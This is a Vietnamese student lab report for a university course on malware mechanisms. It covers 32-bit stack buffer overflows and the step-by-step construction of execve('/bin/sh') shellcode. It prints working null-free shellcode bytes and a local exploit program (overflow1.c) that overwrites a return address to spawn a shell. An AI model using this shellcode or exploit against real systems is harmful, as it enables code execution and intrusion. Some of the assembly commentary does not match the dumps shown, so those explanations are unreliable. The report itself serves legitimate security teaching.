Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động mã độc

Kỳ báo cáo: Lab 4

Tên chủ đề: Simple worm

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O22.ATCL.1

STT	Họ và tên	MSSV	Email
1	Phạm Thanh Tâm	21522573	21522573@gm.uit.edu.vn
2	Nguyễn Đình Kha	21520948	21520948@gm.uit.edu.vn
3	Lâm Hải Đăng	21520682	21520682@gm.uit.edu.vn
4	Nguyễn Văn Anh Tú	21520514	21520514@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	C1	100%	
2	C2	100%	
3	C3	60%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

C.1 Local Buffer Overflow

example1.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

- Tạo example1.c và chạy lệnh: "$ gcc -m32 example1.c -o example1 -mpreferred-stack-boundary=2"

```
(gdb) q
A debugging session is active.

        Inferior 1 [process 5837] will be killed.

Quit anyway? (y or n) y
root@Attacker:/home/attacker# gcc -m32 example1.c -o example1 -mpreferred-stack-boundary=2
root@Attacker:/home/attacker# gdb -q example1
Reading symbols from example1...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x08048461 <+0>:     push   %ebp
   0x08048462 <+1>:     mov    %esp,%ebp
   0x08048464 <+3>:     sub    $0xc,%esp
   0x08048467 <+6>:     movl   $0x3,0x8(%esp)
   0x0804846f <+14>:    movl   $0x2,0x4(%esp)
   0x08048477 <+22>:    movl   $0x1,(%esp)
   0x0804847e <+29>:    call   0x804843d <function>
   0x08048483 <+34>:    leave
   0x08048484 <+35>:    ret
End of assembler dump.
(gdb) disas function
Dump of assembler code for function function:
   0x0804843d <+0>:     push   %ebp
   0x0804843e <+1>:     mov    %esp,%ebp
   0x08048440 <+3>:     sub    $0x10,%esp
   0x08048443 <+6>:     mov    %gs:0x14,%eax
   0x08048449 <+12>:    mov    %eax,-0x4(%ebp)
   0x0804844c <+15>:    xor    %eax,%eax
   0x0804844e <+17>:    mov    -0x4(%ebp),%eax
   0x08048451 <+20>:    xor    %gs:0x14,%eax
   0x08048458 <+27>:    je     0x804845f <function+34>
   0x0804845a <+29>:    call   0x8048310 <__stack_chk_fail@plt>
   0x0804845f <+34>:    leave
   0x08048460 <+35>:    ret
End of assembler dump.
(gdb) _
```

- Sau các câu lệnh tạo stack (push ebp; mov ebp, esp), vùng nhớ được giảm đi 0xC (12) để cấp phát cho 3 biến số nguyên được sử dụng như là đối số của hàm function (mỗi số nguyên có kích thước 4 bytes).
- Các đối số được đưa vào stack thông qua lệnh mov đến địa chỉ được lưu trong thanh ghi esp. Thứ tự các đối số được đưa vào stack theo chiều ngược lại:
    - Đầu tiên là giá trị 0x3 được lưu tại (ebp - 0x4),
    - Tiếp theo là giá trị 0x2 được lưu tại (ebp - 0x8),
    - Và cuối cùng là giá trị 0x1 được lưu tại esp (ebp - 12).

Lệnh call được sử dụng để lưu địa chỉ của lệnh tiếp theo trong hàm main bằng cách push địa chỉ đó vào stack, để khi thoát khỏi hàm function, chương trình có thể trở lại địa chỉ đã được lưu trước đó và tiếp tục thực thi

- Ta thấy esp được trừ đi 0x10 (16) để chừa vùng nhớ cho mảng buffer1 và buffer2
- Ở kiến trúc IA32, vùng nhớ được chia thành các word 4 bytes. Nên khi cấp phát vùng nhớ, trình biên dịch thường sẽ căn chỉnh theo các word. Đó là lí do vì sao ta được cấp phát 16 bytes vùng nhớ (4 words) thay vì chỉ 15 bytes kích thước mảng.

BUFFER OVERFLOW

Example2.c:

example2.c

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

- Quan sát mã hợp ngữ ta thấy:

```
root@Attacker:/home/attacker# gcc -m32 example2.c -o example2 -mpreferred-stack-boundary=2 -fno-stac
k-protector
root@Attacker:/home/attacker# gdb -q example2
Reading symbols from example2...(no debugging symbols found)...done.
(gdb) disas function
Dump of assembler code for function function:
   0x0804841d <+0>:     push   %ebp
   0x0804841e <+1>:     mov    %esp,%ebp
   0x08048420 <+3>:     sub    $0x18,%esp
   0x08048423 <+6>:     mov    0x8(%ebp),%eax
   0x08048426 <+9>:     mov    %eax,0x4(%esp)
   0x0804842a <+13>:    lea    -0x10(%ebp),%eax
   0x0804842d <+16>:    mov    %eax,(%esp)
   0x08048430 <+19>:    call   0x80482f0 <strcpy@plt>
   0x08048435 <+24>:    leave
   0x08048436 <+25>:    ret
End of assembler dump.
(gdb) _
```

- Địa chỉ [ebp - 0x10] (16) được gán cho thanh ghi eax và sau đó được đưa vào stack, đây là vùng nhớ đích có kích thước 16 byte.

- Khi thực hiện strcpy, các kí tự 'A' thừa sẽ tràn sang các vùng nhớ khác, ghi đè lên ebp và return address của hàm function mà không được kiểm soát.

- Khiến cho giá trị của return address bị thay đổi
- Dựa vào cái này nếu chúng ta chèn payload vào ct và gây ra buffer overflow thì ta có thể chèn địa chỉ bắt đầu payload vào return address

Example 3:

```
root@Attacker:/home/attacker# gcc -m32 example3.c -o example3 -mpreferred-stack-boundary=2 -fno-stac
k-protector
example3.c: In function 'function':
example3.c:9:6: warning: assignment from incompatible pointer type [enabled by default]
  ret = buffer1 + 12;
      ^
root@Attacker:/home/attacker# ./example3
Segmentation fault (core dumped)
root@Attacker:/home/attacker#
```

- Ta thấy lỗi Segmentation Fault

```
root@Attacker:/home/attacker# gdb -q example3
Reading symbols from example3...(no debugging symbols found)...done.
(gdb) disas function
Dump of assembler code for function function:
   0x0804841d <+0>:     push   %ebp
   0x0804841e <+1>:     mov    %esp,%ebp
   0x08048420 <+3>:     sub    $0x14,%esp
   0x08048423 <+6>:     lea    -0x9(%ebp),%eax
   0x08048426 <+9>:     add    $0xc,%eax
   0x08048429 <+12>:    mov    %eax,-0x4(%ebp)
   0x0804842c <+15>:    mov    -0x4(%ebp),%eax
   0x0804842f <+18>:    mov    (%eax),%eax
   0x08048431 <+20>:    lea    0x8(%eax),%edx
   0x08048434 <+23>:    mov    -0x4(%ebp),%eax
   0x08048437 <+26>:    mov    %edx,(%eax)
   0x08048439 <+28>:    leave
   0x0804843a <+29>:    ret
End of assembler dump.
(gdb)
```

- Kiểm tra assembly ta thấy :

- 0x0804841d <+0>: push %ebp: đưa giá trị của thanh ghi ebp vào đỉnh của stack
- 0x0804841e <+1>: mov %esp,%ebp: sao chép giá trị của thanh ghi esp vào thanh ghi ebp
- 0x08048420 <+3>: sub $0x14,%esp: giảm giá trị của esp để cấp phát không gian cho buffer1 và buffer2
- 0x08048423 <+6>: lea -0x9(%ebp),%eax: tính toán địa chỉ của buffer1 và lưu trữ vào thanh ghi eax
- 0x08048426 <+9>: add $0xc,%eax: cộng giá trị 12 vào địa chỉ của buffer1 (tương đương với buffer1 + 12) và lưu trữ kết quả vào thanh ghi eax
- 0x08048429 <+12>: mov %eax,-0x4(%ebp): lưu trữ giá trị của thanh ghi eax vào địa chỉ trỏ đến bởi ebp - 4
- 0x0804842c <+15>: mov -0x4(%ebp),%eax: lấy giá trị từ địa chỉ trỏ đến bởi ebp - 4 và lưu trữ vào thanh ghi eax
- 0x0804842f <+18>: mov (%eax),%eax: lấy giá trị từ địa chỉ lưu trữ bởi eax và lưu trữ vào chính thanh ghi eax
- 0x08048431 <+20>: lea 0x8(%eax),%edx: tính toán địa chỉ của ô nhớ kế tiếp của thanh ghi eax và lưu trữ vào thanh ghi edx

- 0x08048434 <+23>: mov -0x4(%ebp),%eax: lấy giá trị từ địa chỉ trỏ đến bởi ebp - 4 và lưu trữ vào thanh ghi eax
- 0x08048437 <+26>: mov %edx,(%eax): ghi giá trị của thanh ghi edx vào địa chỉ trỏ đến bởi eax
- 0x08048439 <+28>: leave: khôi phục giá trị của esp và ebp để trả về khỏi hàm
  0x0804843a <+29>: ret: trả về khỏi hàm.

```
   0x0804843a <+29>:    ret
End of assembler dump.
(gdb) disas main
Dump of assembler code for function main:
   0x0804843b <+0>:     push   %ebp
   0x0804843c <+1>:     mov    %esp,%ebp
   0x0804843e <+3>:     sub    $0x10,%esp
   0x08048441 <+6>:     movl   $0x0,-0x4(%ebp)
   0x08048448 <+13>:    movl   $0x3,0x8(%esp)
   0x08048450 <+21>:    movl   $0x2,0x4(%esp)
   0x08048458 <+29>:    movl   $0x1,(%esp)
   0x0804845f <+36>:    call   0x804841d <function>
   0x08048464 <+41>:    movl   $0x1,-0x4(%ebp)
   0x0804846b <+48>:    mov    -0x4(%ebp),%eax
   0x0804846e <+51>:    mov    %eax,0x4(%esp)
   0x08048472 <+55>:    movl   $0x8048510,(%esp)
   0x08048479 <+62>:    call   0x80482f0 <printf@plt>
   0x0804847e <+67>:    leave
   0x0804847f <+68>:    ret
End of assembler dump.
(gdb)
```

0x0804843b <+0>: push %ebp

0x0804843c <+1>: mov %esp,%ebp

Hai lệnh này cùng thực hiện việc thiết lập stack frame để chương trình có thể truy cập đến các biến cục bộ và các tham số hàm. %ebp được sử dụng để lưu trữ địa chỉ cơ sở của stack frame, còn %esp lưu trữ địa chỉ của đỉnh stack.

0x0804843e <+3>: sub $0x10,%esp

Lệnh này dịch chuyển đỉnh stack đi 16 byte, tương đương với việc cấp phát một khoảng nhớ mới trên stack cho các biến cục bộ của hàm.

0x08048441 <+6>: movl $0x0,-0x4(%ebp)

Lệnh này khởi tạo giá trị ban đầu cho biến x.

0x08048448 <+13>: movl $0x3,0x8(%esp)

0x08048450 <+21>: movl $0x2,0x4(%esp)

0x08048458 <+29>: movl $0x1,(%esp)

Đây là lệnh chuẩn bị tham số cho hàm function. Cụ thể, giá trị 1, 2, 3 được đặt lần lượt vào các vị trí 0x0c(%esp), 0x08(%esp), và 0x04(%esp) của stack.

0x0804845f <+36>: call 0x804841d <function>

Lệnh này gọi hàm function. Sau khi thực hiện xong, điều khiển quay trở lại địa chỉ tiếp theo.

0x08048464 <+41>: movl $0x1,-0x4(%ebp)

Lệnh này gán giá trị 1 vào biến x

0x0804846b <+48>: mov -0x4(%ebp),%eax

0x0804846e <+51>: mov %eax,0x4(%esp)

0x08048472 <+55>: movl $0x8048510,(%esp)

0x08048479 <+62>: call 0x80482f0 <printf@plt>

Lệnh này in giá trị của biến x ra màn hình.

0x0804847e <+67>: leave

0x0804847f <+68>: ret

Hai lệnh này dùng để giải phóng stack frame và trả lại địa chỉ của lời gọi hàm.

3. ShellCode

shellcode.c

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

- Quan sát hàm main ta thấy:

```
root@Attacker:/home/attacker# gcc -m32 shellcode.c -o shellcode -mpreferred-stack-boundary=2 -static
root@Attacker:/home/attacker# gdb -q shellcode
Reading symbols from shellcode...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x08048e44 <+0>:     push   %ebp
   0x08048e45 <+1>:     mov    %esp,%ebp
   0x08048e47 <+3>:     sub    $0x14,%esp
   0x08048e4a <+6>:     movl   $0x80beae8,-0x8(%ebp)
   0x08048e51 <+13>:    movl   $0x0,-0x4(%ebp)
   0x08048e58 <+20>:    mov    -0x8(%ebp),%eax
   0x08048e5b <+23>:    movl   $0x0,0x8(%esp)
   0x08048e63 <+31>:    lea    -0x8(%ebp),%edx
   0x08048e66 <+34>:    mov    %edx,0x4(%esp)
   0x08048e6a <+38>:    mov    %eax,(%esp)
   0x08048e6d <+41>:    call   0x806c540 <execve>
   0x08048e72 <+46>:    leave
   0x08048e73 <+47>:    ret
End of assembler dump.
(gdb)
```

- Dòng 1-2: Khởi tạo frame cho hàm main.
- Dòng 3: Cấp phát 20 byte cho frame (0x14 = 20).
- Dòng 4: Đặt giá trị "/bin/sh" vào địa chỉ ô nhớ -0x8(%ebp).
- Dòng 5: Đặt giá trị 0 vào địa chỉ ô nhớ -0x4(%ebp).
- Dòng 6-7: Đưa địa chỉ của "/bin/sh" vào thanh ghi eax.
- Dòng 8-10: Chuẩn bị tham số cho hàm execve. Đưa địa chỉ của chuỗi NULL vào địa chỉ ô nhớ 0x8(%esp), đưa địa chỉ của mảng name vào địa chỉ ô nhớ 0x4(%esp), và đưa địa chỉ của "/bin/sh" vào địa chỉ ô nhớ (%esp).
- Dòng 11-12: Kết thúc hàm main và trả về giá trị 0.

```
End of assembler dump.
(gdb) disas execve
Dump of assembler code for function execve:
   0x0806c540 <+0>:     push   %ebx
   0x0806c541 <+1>:     mov    0x10(%esp),%edx
   0x0806c545 <+5>:     mov    0xc(%esp),%ecx
   0x0806c549 <+9>:     mov    0x8(%esp),%ebx
   0x0806c54d <+13>:    mov    $0xb,%eax
   0x0806c552 <+18>:    call   *0x80ea9f0
   0x0806c558 <+24>:    cmp    $0xfffff000,%eax
   0x0806c55d <+29>:    ja     0x806c561 <execve+33>
   0x0806c55f <+31>:    pop    %ebx
   0x0806c560 <+32>:    ret
   0x0806c561 <+33>:    mov    $0xffffffe8,%edx
   0x0806c567 <+39>:    neg    %eax
   0x0806c569 <+41>:    mov    %gs:0x0,%ecx
   0x0806c570 <+48>:    mov    %eax,(%ecx,%edx,1)
   0x0806c573 <+51>:    or     $0xffffffff,%eax
   0x0806c576 <+54>:    pop    %ebx
   0x0806c577 <+55>:    ret
End of assembler dump.
(gdb) _
```

- Execuve là hàm trong thư viện hệ thống (system library) của Linux và được sử dụng để thực thi một chương trình mới:

0x0806c540 <+0>:push %ebx: lưu giá trị của thanh ghi ebx vào stack.

0x0806c541 <+1>:mov 0x10(%esp),%edx: di chuyển giá trị từ vị trí stack offset 0x10 đến thanh ghi edx.

0x0806c545 <+5>:mov 0xc(%esp),%ecx: di chuyển giá trị từ vị trí stack offset 0xc đến thanh ghi ecx.

0x0806c549 <+9>:mov 0x8(%esp),%ebx: di chuyển giá trị từ vị trí stack offset 0x8 đến thanh ghi ebx.

0x0806c54d <+13>:mov $0xb,%eax: di chuyển giá trị 0xb vào thanh ghi eax. Đây là mã hệ thống (system call) tương ứng với execve trong Linux.

0x0806c552 <+18>:call *0x80ea9f0: gọi hàm system call execve để thực thi chương trình mới.

0x0806c558 <+24>:cmp $0xfffff000,%eax: so sánh giá trị trả về của execve với giá trị tối đa được phép trả về.

0x0806c55d <+29>:ja 0x806c561 <execve+33>: nếu giá trị trả về lớn hơn giá trị tối đa được phép trả về thì nhảy tới địa chỉ 0x806c561 và thực hiện các lệnh tiếp theo.

0x0806c55f <+31>:pop %ebx: lấy giá trị của thanh ghi ebx từ stack. 0x0806c560 <+32>:ret: thoát khỏi hàm execve.

0x0806c561 <+33>:mov $0xffffffe8,%edx: di chuyển giá trị 0xffffffe8 vào thanh ghi edx.

0x0806c567 <+39>:neg %eax: đảo dấu giá trị của thanh ghi eax.

0x0806c569 <+41>:mov %gs:0x0,%ecx: di chuyển giá trị từ vị trí offset 0x0 của thanh ghi gs đến thanh ghi ecx.

0x0806c570 <+48>:mov %eax,(%ecx,%edx,1): lưu giá trị của thanh ghi eax vào vị trí được tính bằng cách thêm giá trị của thanh ghi edx lần kích thước của 1

Exit.c

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

```
root@Attacker:/home/attacker# gcc -m32 exit.c -o exit -mpreferred-stack-boundary=2 -static
root@Attacker:/home/attacker# gdb -q exit
Reading symbols from exit...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
   0x08048e44 <+0>:     push   %ebp
   0x08048e45 <+1>:     mov    %esp,%ebp
   0x08048e47 <+3>:     sub    $0x4,%esp
   0x08048e4a <+6>:     movl   $0x0,(%esp)
   0x08048e51 <+13>:    call   0x804e750 <exit>
End of assembler dump.
(gdb)
```

0x08048e44 <+0>:push %ebp: Đưa giá trị của thanh ghi ebp lên đỉnh stack

0x08048e45 <+1>:mov %esp,%ebp: Sao chép giá trị của thanh ghi esp vào ebp 0x08048e47 <+3>:and $0xfffffff0,%esp: Thiết lập thanh ghi esp để nó có giá trị bằng với một bội số của 16

0x08048e4a <+3>:sub $0x10,%esp: Cấp phát 16 byte cho stack bằng cách giảm giá trị của esp đi 16

0x08048e4d <+6>:movl $0x0,(%esp): Đưa giá trị số 0 lên đỉnh stack

0x08048e54 <+13>:call 0x804e750 <exit>: Gọi hàm exit với đối số là 0, kết thúc chương trình.

Đoạn code này sử dụng thư viện stdlib.h để sử dụng hàm exit() để kết thúc chương trình với mã trả về là 0. Nói cách khác, khi chương trình thực thi đến đoạn code này, nó sẽ dừng lại và trả về kết quả là 0 cho hệ điều hành.

Quá trình thực hiện của syscall "exit" và cách thực hiện syscall "execve" để thực thi lệnh "/bin/sh". Các bước thực hiện được tóm tắt như sau:

1. Có một chuỗi kết thúc bằng null ,"/bin/sh" trong bộ nhớ
2. Có địa chỉ của chuỗi "/bin/sh" và một null word liền sau nó trong bộ nhớ
3. Copy giá trị 0xb vào thanh ghi EAX
4. Copy địa chỉ của địa chỉ của chuỗi "/bin/sh" vào thanh ghi EBX
5. Copy địa chỉ của chuỗi "/bin/sh" vào thanh ghi ECX
6. Copy địa chỉ của null word vào thanh ghi EDX
7. Thực hiện lệnh syscall "execve" bằng cách sử dụng lệnh "int $0x80"
8. Copy giá trị 0x1 vào thanh ghi EAX Copy giá trị 0x0 vào thanh ghi EBX
9. Thực hiện lệnh syscall "exit" bằng cách sử dụng lệnh "int $0x80"

Đặt chuỗi “/bin/sh” ở cuối, shellcode sẽ có dạng như sau:

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

- Chương trình thực thi có cơ chế PIE làm cho việc xác định địa chỉ của shellcode trở nên khó khăn vì địa chỉ stack sẽ được cộng với một địa chỉ base ngẫu nhiên. Để giải quyết vấn đề này, ta có thể sử dụng kết hợp một lệnh JMP và một lệnh CALL. Hai lệnh này sử dụng địa chỉ tương đối từ con trỏ lệnh, cho phép nhảy đến một offset từ con trỏ lệnh mà không cần biết chính xác địa chỉ nơi cần nhảy đến. Nếu ta đặt lệnh CALL ngay trước chuỗi "/bin/sh", khi lệnh CALL được thực thi, địa chỉ chuỗi "/bin/sh" sẽ được push vào stack làm địa chỉ trả về của lệnh CALL. Sau đó, ta có thể pop địa chỉ này vào một thanh ghi. Shellcode sẽ có dạng như sau:

```
jmp    offset-to-call           # 2 bytes
popl   %esi                     # 1 byte
movl   %esi,array-offset(%esi)  # 3 bytes
movb   $0x0,nullbyteoffset(%esi)# 4 bytes
movl   $0x0,null-offset(%esi)   # 7 bytes
movl   $0xb,%eax                # 5 bytes
movl   %esi,%ebx                # 2 bytes
leal   array-offset(%esi),%ecx # 3 bytes
leal   null-offset(%esi),%edx   # 3 bytes
int    $0x80                    # 2 bytes
movl   $0x1, %eax               # 5 bytes
movl   $0x0, %ebx               # 5 bytes
int    $0x80                    # 2 bytes
call   offset-to-popl           # 5 bytes
/bin/sh string goes here.
```

- Chúng ta cần tính toán các offset sau đây:

- Offset từ lệnh JMP đến lệnh CALL.
- Offset từ lệnh CALL đến lệnh POP.
- Offset từ địa chỉ của chuỗi "/bin/sh" đến mảng chứa chuỗi.
- Offset từ địa chỉ của chuỗi "/bin/sh" đến null word

```
        jmp    0x26                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2b                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
```

- Một số hệ điều hành đánh dấu vùng .text là chỉ đọc. Do đó, chúng ta cần đưa shellcode vào vùng nhớ stack hoặc vùng .data. Vì vậy, chúng ta sẽ đưa code của mình vào một mảng toàn cục trong vùng .data..

Shellcodeasm.c

shellcodeasm.c

```
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

- Kiểm tra main ta thấy :

```
root@Attacker:/home/attacker# ./shellcodeasm
Segmentation fault (core dumped)
root@Attacker:/home/attacker# gdb -q shellcodeasm
Reading symbols from shellcodeasm...done.
(gdb) disas main
Dump of assembler code for function main:
   0x080483ed <+0>:     push   %ebp
   0x080483ee <+1>:     mov    %esp,%ebp
   0x080483f0 <+3>:     jmp    0x2a
   0x080483f5 <+8>:     pop    %esi
   0x080483f6 <+9>:     mov    %esi,0x8(%esi)
   0x080483f9 <+12>:    movb   $0x0,0x7(%esi)
   0x080483fd <+16>:    movl   $0x0,0xc(%esi)
   0x08048404 <+23>:    mov    $0xb,%eax
   0x08048409 <+28>:    mov    %esi,%ebx
   0x0804840b <+30>:    lea    0x8(%esi),%ecx
   0x0804840e <+33>:    lea    0xc(%esi),%edx
   0x08048411 <+36>:    int    $0x80
   0x08048413 <+38>:    mov    $0x1,%eax
   0x08048418 <+43>:    mov    $0x0,%ebx
   0x0804841d <+48>:    int    $0x80
   0x0804841f <+50>:    call   0xffffffd1
   0x08048424 <+55>:    das
   0x08048425 <+56>:    bound  %ebp,0x6e(%ecx)
   0x08048428 <+59>:    das
   0x08048429 <+60>:    jae    0x8048493
   0x0804842b <+62>:    add    %bl,-0x3d(%ebp)
End of assembler dump.
(gdb)
```

- Đưa địa chỉ của ebp vào stack (push %ebp) và đưa địa chỉ của stack pointer vào ebp (mov %esp, %ebp), chuyển sang frame mới của hàm.
- Nhảy đến địa chỉ 0x2a. Pop giá trị từ đỉnh ngăn xếp và lưu trữ vào thanh ghi esi (pop %esi). Lưu trữ giá trị của esi vào địa chỉ 0x8(%esi) (mov %esi, 0x8(%esi)).
- Thiết lập byte thứ 7 của thanh ghi esi thành 0 (movb $0x0,0x7(%esi)). Thiết lập giá trị của thanh ghi esi+12 thành 0 (movl $0x0,0xc(%esi)).
- Thiết lập giá trị của thanh ghi eax thành 0xb (mov $0xb, %eax). Sao chép giá trị của thanh ghi esi vào thanh ghi ebx (mov %esi, %ebx).
- Lấy địa chỉ của thanh ghi esi+8 và đưa vào thanh ghi ecx (lea 0x8(%esi), %ecx).
- Lấy địa chỉ của thanh ghi esi+12 và đưa vào thanh ghi edx (lea 0xc(%esi), %edx).
- Gọi lệnh hệ thống với giá trị 0x80 (int $0x80), với các giá trị trong thanh ghi được sử dụng để thực hiện lệnh.
- Thiết lập giá trị của thanh ghi eax thành 1 (mov $0x1, %eax).
- Thiết lập giá trị của thanh ghi ebx thành 0 (mov $0x0, %ebx).
- Gọi lệnh hệ thống với giá trị 0x80 (int $0x80), để kết thúc tiến trình.
- Gọi hàm tại địa chỉ -0x2f (call -0x2f), dự kiến là địa chỉ của hàm dự phòng, tuy nhiên đây là một địa chỉ không hợp lệ. Thực hiện chuỗi ký tự "/bin/sh" (".string "/bin/sh"").

Testc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

- Chương trình đã được thực thi thành công. Tuy nhiên, khi làm việc với character buffer, các kí tự null trong shellcode sẽ được coi là kí tự kết thúc chuỗi, do đó việc sao chép chuỗi sẽ kết thúc khi gặp kí tự này. Vì vậy, để loại bỏ các byte này trong shellcode của chúng ta, ta sẽ phải chỉnh sửa mã.

```
ubuntu@s9c47931-vm2:~$ gcc -m32  testsc.c  -o  testsc   -mpreferred-stack-boundary=2 -z execstack
ubuntu@s9c47931-vm2:~$ ./testsc
$ exit
ubuntu@s9c47931-vm2:~$
```

```
Problem instruction:                    Substitute with:
-------------------------------------------------------
movb   $0x0,0x7(%esi)                   xorl   %eax,%eax
molv   $0x0,0xc(%esi)                   movb   %eax,0x7(%esi)
                                        movl   %eax,0xc(%esi)
-------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
-------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
-------------------------------------------------------
```

- Sau đó Code assembly sửa thành: shellcodeasm2.c

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
                                       # 46 bytes total
");
}
```

- Và test sẽ trở thành test2c.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
ubuntu@s9c47933-vm1:~$ gcc -o testsc2 testsc2.c
ubuntu@s9c47933-vm1:~$ ./testsc2
$ pwd
/home/ubuntu
$ ifconfig
eth0      Link encap:Ethernet  HWaddr fa:16:3e:b0:f8:dd
          inet addr:10.81.0.6  Bcast:10.81.0.255  Mask:255.255.255.0
          inet6 addr: fe80::f816:3eff:feb0:f8dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:26775 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15701 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:65178599 (65.1 MB)  TX bytes:2078241 (2.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

$
```


Writing an exploit

a) Overflow1.c:

overflow1.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

- Ban đầu, chương trình sẽ tạo chuỗi large_string bằng cách lưu địa chỉ của mảng buffer vào trong chuỗi này. Sau đó, shellcode sẽ được sao chép vào đầu chuỗi large_string. Hàm strcpy sẽ được sử dụng để sao chép chuỗi large_string vào mảng buffer mà không thực hiện boundary check. Khi thoát khỏi hàm main, địa chỉ trả về sẽ được ghi đè bằng địa chỉ của biến buffer. Vì vậy, khi đến lệnh ret, chương trình sẽ nhảy đến shellcode được lưu trong biến buffer.

